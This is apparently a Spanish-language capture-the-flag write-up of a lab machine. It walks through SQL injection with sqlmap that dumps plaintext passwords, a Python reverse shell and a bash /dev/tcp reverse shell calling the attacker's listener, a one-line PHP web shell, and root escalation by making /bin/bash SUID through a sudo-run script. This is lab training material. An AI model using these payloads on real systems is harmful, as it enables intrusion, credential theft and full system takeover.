

Desplegamos la máquina.


Le aplicamos un ping para comprobar el estado de la máquina y además como vemos que su ttl es 64 sabemos que nos estamos enfrentando a una Linux.




Con nmap vemos los puertos que están abiertos y los servicios que tienen dichos puertos.



Vemos en la web un panel de login el cual tiene una vulnerabilidad sqli.



Usamos sqlmap en esta ocasión para descubrir las bases de datos que hay.



Ahora vamos a ver que tablas hay en la base de datos de users.

```
❯ sqlmap -u "http://172.17.0.2/login_page/index.php" -D users --forms --batch --tables
```

```
Database: users
[1 table]
+----------+
| usuarios |
+----------+
```

Ahora vamos a sacar las columnas de la tabla usuario de la base de datos users.

```
❯ sqlmap -u "http://172.17.0.2/login_page/index.php" -D users -T usuarios --forms --batch --columns
```


```
Database: users
Table: usuarios
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int unsigned |
| password | varchar(50)  |
| username | varchar(50)  |
+----------+--------------+
```

Ahora dumpeamos las tres columnas para ver lo que tienen.


```
❯ sqlmap -u "http://172.17.0.2/login_page/index.php" -D users -T usuarios --forms --batch --dump
```

```
Database: users
Table: usuarios
[3 entries]
+----+----------------------+----------+
| id | password             | username |
+----+----------------------+----------+
| 1  | 123321123321         | lucas    |
| 2  | 123456123456         | santiago |
| 3  | MiClaveEsInhackeable | joe      |
+----+----------------------+----------+
```


Cuando iniciamos sesión en el panel de login con Joe nos da un panel para ejecutar comandos en Python.



Usando print podemos abrir archivos y leerlos por lo que lo usamos para /etc/passwd.



Comprobamos que import os nos lo tiene bloqueado por lo que buscamos otros import que usar.



Como nos deja subprocess y socket vamos a crear una reverse shell por el puerto 443 que dejamos a la escucha previamente con netcat.


```python
import subprocess
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.0.2.4", 443))

# Ejecutar un comando y enviar salida al socket
while True:
    data = s.recv(1024).decode("utf-8")
    if data.strip() == "exit":
        break
    proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    stdout_value = proc.stdout.read() + proc.stderr.read()
    s.send(stdout_value)
s.close()
```

Ejecutar Comando

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [172.17.0.2] 40496
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Para mayor comodidad, creamos una shell que podemos hacer más interactiva en la web.

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
ls -la
total 36
drwxr-xr-x 1 www-data www-data 4096 Aug 14 09:44 .
drwxr-xr-x 1 root     root     4096 Jul 23  2024 ..
-rw-r--r-- 1 root     root     2902 Jul 23  2024 admin-panel.php
-rw-r--r-- 1 root     root     1475 Jul 23  2024 auth.php
-rwxr-xr-x 1 www-data www-data   76 Jul 23  2024 db.php
-rw-r--r-- 1 root     root     1750 Jul 23  2024 home.php
-rw-r--r-- 1 root     root     2025 Jul 23  2024 index.php
-rw-r--r-- 1 www-data www-data   31 Aug 14 09:44 shell.php
```





```
172.17.0.2/login_page/shell.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.4/4444 0>%261'
```

```
❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [172.17.0.2] 60088
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@20db0ec21e43:/var/www/html/login_page$
```


Encontramos un diccionario en la caperta /tmp.

```
www-data@20db0ec21e43:/tmp$ ls -la
total 20
drwxrwxrwt 1 root     root     4096 Aug 14 09:40 .
drwxr-xr-x 1 root     root     4096 Aug 14 09:40 ..
-rw-r--r-- 1 root     root      894 Jul 22  2024 .hidden_text.txt
-rw-r--r-- 1 www-data www-data  463 Aug 14 09:40 temp_script.py
drwx------ 2 mysql    mysql    4096 Jul 22  2024 tmp.w3E3JvWoeD
www-data@20db0ec21e43:/tmp$ cat .hidden_text.txt
Martin, esta es mi lista de mis trucos favoritos de gta sa:


HESOYAM
UZUMYMW
JUMPJET
LXGIWYL
```


Nos copiamos la lista a nuestra Kali. Y le cambiamos las mayúsculas por minúsculas.




Aplicamos fuerza bruta con el diccionario modificado y obtenemos la contraseña de joe.




Nos conectamos mediante ssh por el puerto 22 y vemos si joe están en algún grupo especial.




Existe un binario con el que podemos escalar privilegios a Luciano.



Accedemos con dicho binario a la shell de Luciano.



Hay un script en la carpeta de Luciano que nos da acceso a root sin contraseña.



Por lo tanto, lo modificamos para que la bash tenga permisos suid y la podremos lanzar con la flag -p y mantenemos los privilegios de root. Listo ya somos root.

```
luciano@20db0ec21e43:~$ echo 'chmod u+s /bin/bash' > script.sh
luciano@20db0ec21e43:~$ cat script.sh
chmod u+s /bin/bash
```

```
luciano@20db0ec21e43:~$ sudo /bin/bash /home/luciano/script.sh
luciano@20db0ec21e43:~$ /bin/bash -p
bash-5.2# id
uid=1002(luciano) gid=1002(luciano) euid=0(root) groups=1002(luciano),100(users)
```